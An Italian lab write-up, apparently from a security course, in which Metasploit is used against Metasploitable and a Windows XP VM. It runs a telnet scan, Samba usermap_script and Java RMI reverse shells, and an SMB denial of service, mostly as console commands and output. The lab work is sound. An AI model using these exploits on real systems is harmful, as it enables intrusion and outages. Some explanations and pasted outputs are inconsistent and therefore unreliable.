

CONSEGNA S7/L2

Lo scopo dell'esercizio di oggi è di utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo `auxiliary telnet_version` sulla macchina Metasploitable. In aggiunta, sono state eseguiti altri 3 exploit, che vedremo in seguito.

Exploit Telnet con il modulo `auxiliary telnet_version`

Si comincia facendo partire Kali e Meta.

Su Kali apriamo un terminale e facciamo partire Metasploit con il comando **`msfconsole`**.

A noi serve fare un exploit sul **servizio Telnet in ascolto sulla porta 23** della nostra Metasploitable, che trasferisce il traffico su canale non cifrato, ciò significa che un potenziale attaccante potrebbe sniffare la comunicazione e rubare informazioni sensibili come username, password ed i comandi scambiati tra client e server.

Con il comando **`use`** andiamo ad inserire l'**exploit** **`auxiliary/scanner/telnet/telnet_version`**.

```
kali@kali: ~  
- (kali@kali)-[~]  
$ msfconsole  
  
IIIIII      dTb.dTb  
 II       4' v 'B  
 II       6. .P  
 II      'T; .;P'  
 II      'T; ;P'  
IIIIII      'YvP'
```



```
I love shells --egypt  
  
=[ metasploit v6.3.27-dev ]  
+ -- ==[ 2335 exploits - 1220 auxiliary - 413 post ]  
+ -- ==[ 1385 payloads - 46 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit tip: View a module's description using  
info, or the enhanced version in your browser with  
info -d  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use auxiliary/scanner/telnet/telnet_version  
msf6 auxiliary(scanner/telnet/telnet_version) > show options  
  
Module options (auxiliary/scanner/telnet/telnet_version):  
  
Name          Current Setting  Required  Description  
-----  
PASSWORD      no              The password for the specified username  
RHOSTS        yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT         23              The target port (TCP)  
THREADS       1               The number of concurrent threads (max one per host)  
TIMEOUT       30              Timeout for the Telnet probe  
USERNAME      no              The username to authenticate as  
  
View the full module info with the info, or info -d command.  
  
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Con il comando **show options** andiamo a controllare le informazioni per il seguente attacco. Tutti i parametri necessari sono già configurati di default tranne per **RHOSTS**, che dobbiamo andare ad inserire con il comando **set rhosts ip_macchina_target**. RHOSTS è l'indirizzo target dove è in esecuzione il servizio telnet.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  PASSWORD         no        The password for the specified username
  RHOSTS     192.168.1.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      23               yes       The target port (TCP)
  THREADS    1                yes       The number of concurrent threads (max one per host)
  TIMEOUT    30               yes       Timeout for the Telnet probe
  USERNAME   USERNAME         no        The username to authenticate as

View the full module info with the info, or info -d command.
```

Per questo modulo scelto non c'è bisogno di specificare un **payload** in quanto si utilizza quello di **default**.

Eseguiamo l'attacco con il comando **exploit** e di seguito il comando **telnet ip_meta** per verificare la correttezza delle informazioni.

Abbiamo eseguito l'exploit correttamente e ci siamo collegati alla macchina target con una shell.

L'exploit ci dice come fare il **login** alla macchina, mostrandoci l'*username* e la *password* da inserire.

Utilizziamo queste credenziali per accedere a Meta.

```

msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.101:23 - 192.168.1.101:23 TELNET
[*] 192.168.1.101:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.101
[*] exec: telnet 192.168.1.101

Trying 192.168.1.101...
Connected to 192.168.1.101.
Escape character is '^]'.

      _ _ _ _ _
     / / / / /
    / / / / /
   / / / / /
  / / / / /
 / / / / /
/ / / / /

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Jan 16 05:28:17 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$

```

Una volta fatto siamo dentro e possiamo fare una prova scrivendo il comando **ifconfig**.
L'exploit è andato a buon fine!

```

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:da:f2:44
          inet addr:192.168.1.101  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feda:f244/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:60 errors:0 dropped:0 overruns:0 frame:0
          TX packets:154 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4383 (4.2 KB)  TX bytes:13964 (13.6 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:158 errors:0 dropped:0 overruns:0 frame:0
          TX packets:158 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:42369 (41.3 KB)  TX bytes:42369 (41.3 KB)

msfadmin@metasploitable:~$

```

Exploit di smb con il modulo usermap_script

Su Kali apriamo un terminale e facciamo partire Metasploit con il comando **msfconsole**.

A noi serve fare un exploit sul **servizio SMB attivo sulla porta 445 TCP** della nostra Metasploitable, vulnerabile ad un attacco di tipo **command execution**, ovvero sfruttando la vulnerabilità di un particolare parametro di configurazione, un potenziale attaccante può eseguire codice arbitrario sulla macchina remota.

Con il comando **use** andiamo ad inserire **exploit/multi/samba/usermap_script**.

```
kali@kali: ~  
+ -- --[ 1303 payloads - 40 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
  
Metasploit tip: Display the Framework log using the  
log command, learn more with help log  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use exploit/multi/samba/usermap_script  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf6 exploit(multi/samba/usermap_script) > show options  
  
Module options (exploit/multi/samba/usermap_script):  
  
Name      Current Setting  Required  Description  
----      -  
CHOST        
CPORT        
Proxies      
RHOSTS     yes             The target host(s), see https://docs.me  
tasptloit.com/docs/using-metasploit/basi  
cs/using-metasploit.html  
RPORT      139             yes       The target port (TCP)  
  
Payload options (cmd/unix/reverse_netcat):  
  
Name      Current Setting  Required  Description  
----      -  
LHOST      192.168.1.100   yes       The listen address (an interface may be s  
pecified)  
LPORT      4444            yes       The listen port  
  
Exploit target:  
  
Id  Name  
--  -  
0   Automatic  
  
View the full module info with the info, or info -d command.
```

Con il comando **show options** vediamo che l'exploit ha bisogno del parametro di configurazione **RHOSTS** quindi andiamo ad inserirlo con il comando **set rhosts ip_meta**.

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.101
```

```
RHOSTS => 192.168.1.101
```

```
msf6 exploit(multi/samba/usermap_script) > show options
```

Module options (exploit/multi/samba/usermap_script):

Name	Current Setting	Required	Description
----	-----	-----	-----
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.1.101	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT	139	yes	The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	192.168.1.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic

View the full module info with the `info`, or `info -d` command.

Questo exploit ha bisogno di un **payload** (`cmd/unix/reverse`) e lo andiamo ad inserire con il comando **set payload cmd/unix/reverse**.

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
```

```
payload => cmd/unix/reverse
```

```
msf6 exploit(multi/samba/usermap_script) > show options
```

Module options (exploit/multi/samba/usermap_script):

Name	Current Setting	Required	Description
----	-----	-----	-----
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.1.101	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT	139	yes	The target port (TCP)

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	192.168.1.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic

View the full module info with the `info`, or `info -d` command.

Ora inseriamo la **porta** su cui è presente questa vulnerabilità.
E' la porta **445** e la andiamo a configurare con il comando **set port 445**.

```
msf6 exploit(multi/samba/usermap_script) > set lport 445
lport => 445
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      192.168.1.101    no        The local client address
  CPORT      139              no        The local client port
  Proxies    192.168.1.101    no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.1.101    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.100    yes       The listen address (an interface may be specified)
  LPORT     445              yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.
```

Si può far partire l'attacco con il comando **exploit**.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.100:445
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo TNCdVaJj7c35aUS3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "TNCdVaJj7c35aUS3\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.100:445 -> 192.168.1.101:48160) at 2024-01-16 12:25:13 +0100

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:da:f2:44
          inet addr:192.168.1.101  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feda:f244/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:127 errors:0 dropped:0 overruns:0 frame:0
          TX packets:194 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9587 (9.3 KB)  TX bytes:19058 (18.6 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:191 errors:0 dropped:0 overruns:0 frame:0
          TX packets:191 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:58813 (57.4 KB)  TX bytes:58813 (57.4 KB)
```

Come da figura possiamo anche eseguire un **test** per **verificare la connessione** con la macchina scrivendo un semplice **ifconfig**.
L'exploit è andato a buon fine!


Exploit Java-RMI code execution

Su Kali apriamo un terminale e facciamo partire Metasploit con il comando **msfconsole**.
A noi serve fare un exploit sul **servizio Java-RMI attivo sulla porta 1099 TCP** della nostra Metasploitable, che è una tecnologia che consente a diversi processi Java di comunicare tra di loro attraverso una rete. La vulnerabilità in questione è dovuta ad una configurazione errata di default che permette ad un potenziale attaccante di iniettare codice arbitrario per ottenere accesso amministrativo alla macchina target.

Con il comando **search java_rmi** andiamo a cercare un exploit che possa fare al caso nostro.

Il più interessante è quello a riga 1 (**exploit/multi/misc/java_rmi_server**), che ha una configurazione di default.

Utilizziamo quindi il comando **use exploit/multi/misc/java_rmi_server** per sceglierlo.



```
kali@kali: ~  
Metasploit tip: Use the analyze command to suggest  
runnable modules for hosts  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search java_rmi  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry Interfaces Enumeration
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
2	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
3	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation

```
msf6 > use exploit/multi/misc/java_rmi_server  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) > show options  
  
Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for or the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connection

Di **default** è assegnato un **payload** da Metasploit, per la precisione il payload **java/meterpreter/reverse_tcp**.

Ora utilizziamo il comando **show options** per andare a controllare le impostazioni dell'exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      1099             yes       The target port (TCP)
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                      no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.1.100   yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)
```

Possiamo notare la mancanza dei parametri RHOSTS e LHOST. Andiamoli ad inserire così facendo:

```
set rhosts ip_meta
set lhost ip_kali
```

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.1.100
lhost => 192.168.1.100
msf6 exploit(multi/misc/java_rmi_server) > 
```

Configuriamo anche la **porta** su cui è presente questa vulnerabilità. E' la porta **1099** e la andiamo a configurare con il comando **set port 1099**.

```
msf6 exploit(multi/misc/java_rmi_server) > set lport 1099
lport => 1099
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.1.101	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (java/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.100    yes       The listen address (an interface may be specified)
  LPORT  1099             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
```

Una volta finito di configurare tutto possiamo effettuare l'exploit con il comando **exploit**.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.150:1099 - Using URL: http://0.0.0.0:8080/BaZJCiXrLu6c
[*] 192.168.1.150:1099 - Local IP: http://127.0.0.1:8080/BaZJCiXrLu6c
[*] 192.168.1.150:1099 - Server started.
[*] 192.168.1.150:1099 - Sending RMI Header...
[*] 192.168.1.150:1099 - Sending RMI Call...
[*] 192.168.1.150:1099 - Replied to request for payload JAR
[*] Sending stage (58053 bytes) to 192.168.1.150
[*] Meterpreter session 3 opened (192.168.1.100:4444 -> 192.168.1.150:58517 ) at 2022-07-14 05:45:12 -0400
[*] 192.168.1.150:1099 - Server stopped.

meterpreter > 
```

L'attacco è andato a buon fine e grazie al **payload** utilizzato abbiamo creato una **shell di Meterpreter**.

Facciamo un test per confermare di essere sulla macchina target: utilizziamo il comando **ifconfig** e controlliamo che sia tutto apposto.

```

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.150:1099 - Using URL: http://0.0.0.0:8080/BaZJCiXrLu6c
[*] 192.168.1.150:1099 - Local IP: http://127.0.0.1:8080/BaZJCiXrLu6c
[*] 192.168.1.150:1099 - Server started.
[*] 192.168.1.150:1099 - Sending RMI Header ...
[*] 192.168.1.150:1099 - Sending RMI Call ...
[*] 192.168.1.150:1099 - Replied to request for payload JAR
[*] Sending stage (58053 bytes) to 192.168.1.150
[*] Meterpreter session 3 opened (192.168.1.100:4444 → 192.168.1.150:58517 ) at
[*] 192.168.1.150:1099 - Server stopped.

meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.150
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe8d:871e
IPv6 Netmask : ::

meterpreter > █

```

L'exploit è andato a buon fine!

SMB remote code execution

Su Kali apriamo un terminale e facciamo partire Metasploit con il comando **msfconsole**. A noi serve fare un exploit relativo al **protocollo SMB** attivo sul nostro Microsoft Windows XP.

SMB è un protocollo che permette la condivisione di risorse su una rete di computer e pertanto va configurato propriamente per impedire che utenti non autorizzati possano accedere a risorse locali.

Il servizio SMB che è in ascolto sulla macchina Windows XP presenta delle vulnerabilità che se sfruttate correttamente da un attaccante possono consentire l'esecuzione di codice arbitrario e denial of service sul sistema remoto. In questa sezione vedremo come causare un DoS con un modulo auxiliary.

Una volta fatto partire Metasploit cerchiamo tra gli exploit **ms09_001** utilizzando il comando **search**.

Andiamo ad usare il modulo trovato con il comando **use** **auxiliary/dos/windows/smb/ms09_001_write**.

```
kali@kali: ~  
=[ metasploit v6.3.27-dev ]  
+ -- --[ 2335 exploits - 1220 auxiliary - 413 post ]  
+ -- --[ 1385 payloads - 46 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
  
Metasploit tip: Save the current environment with the  
save command, future console restarts will use this  
environment again  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search ms09_001  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/windows/smb/ms09_001_write		normal	No	Microsoft SRV.SYS WriteAndX Invalid DataOffset

```
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/windows/smb/ms09_001_write  
msf6 > use auxiliary/dos/windows/smb/ms09_001_write  
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options  
  
Module options (auxiliary/dos/windows/smb/ms09_001_write):  
  
Name      Current Setting  Required  Description  
----      -  
RHOSTS    192.168.1.104    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT     445              yes       The SMB service port (TCP)  
  
View the full module info with the info, or info -d command.
```

Utilizziamo il comando **show options** e vediamo che serve impostare l'**RHOSTS**. Impostiamolo con il comando **set rhosts ip_windowsxp**.

```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > set RHOSTS 192.168.1.104  
RHOSTS => 192.168.1.104  
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options  
  
Module options (auxiliary/dos/windows/smb/ms09_001_write):  
  
Name      Current Setting  Required  Description  
----      -  
RHOSTS    192.168.1.104    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT     445              yes       The SMB service port (TCP)  
  
View the full module info with the info, or info -d command.
```

Possiamo lanciare l'attacco con il comando **exploit**, che inizierà ad inviare pacchetti alla destinazione. Se l'attacco va a buon fine si causa un **denial of service** sulla macchina Windows XP.

```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > exploit  
[*] Running module against 192.168.1.104
```

```
Attempting to crash the remote host...
```

```
datalenlow=65535 dataoffset=65535 fillersize=72
```

```
rescue
```

```
datalenlow=55535 dataoffset=65535 fillersize=72
```

```
rescue
```

```
datalenlow=45535 dataoffset=65535 fillersize=72
```

```
rescue
```

```
datalenlow=35535 dataoffset=65535 fillersize=72
```

```
rescue
```

```
datalenlow=25535 dataoffset=65535 fillersize=72
```

```
rescue
```

```
datalenlow=15535 dataoffset=65535 fillersize=72
```

```
rescue
```

```
datalenlow=65535 dataoffset=55535 fillersize=72
```

```
rescue
```

```
datalenlow=55535 dataoffset=55535 fillersize=72
```

```
rescue
```

```
datalenlow=45535 dataoffset=55535 fillersize=72
```

```
rescue
```

```
datalenlow=35535 dataoffset=55535 fillersize=72
```

```
rescue
```

```
datalenlow=25535 dataoffset=55535 fillersize=72
```

```
rescue
```

```
datalenlow=15535 dataoffset=55535 fillersize=72
```

```
rescue
```

```
datalenlow=65535 dataoffset=45535 fillersize=72
```

```
rescue
```

```
datalenlow=55535 dataoffset=45535 fillersize=72
```

```
rescue
```

```
datalenlow=45535 dataoffset=45535 fillersize=72
```

```
rescue
```

```
datalenlow=35535 dataoffset=45535 fillersize=72
```

```
rescue
```

```
datalenlow=25535 dataoffset=45535 fillersize=72
```

L'exploit è andato a buon fine!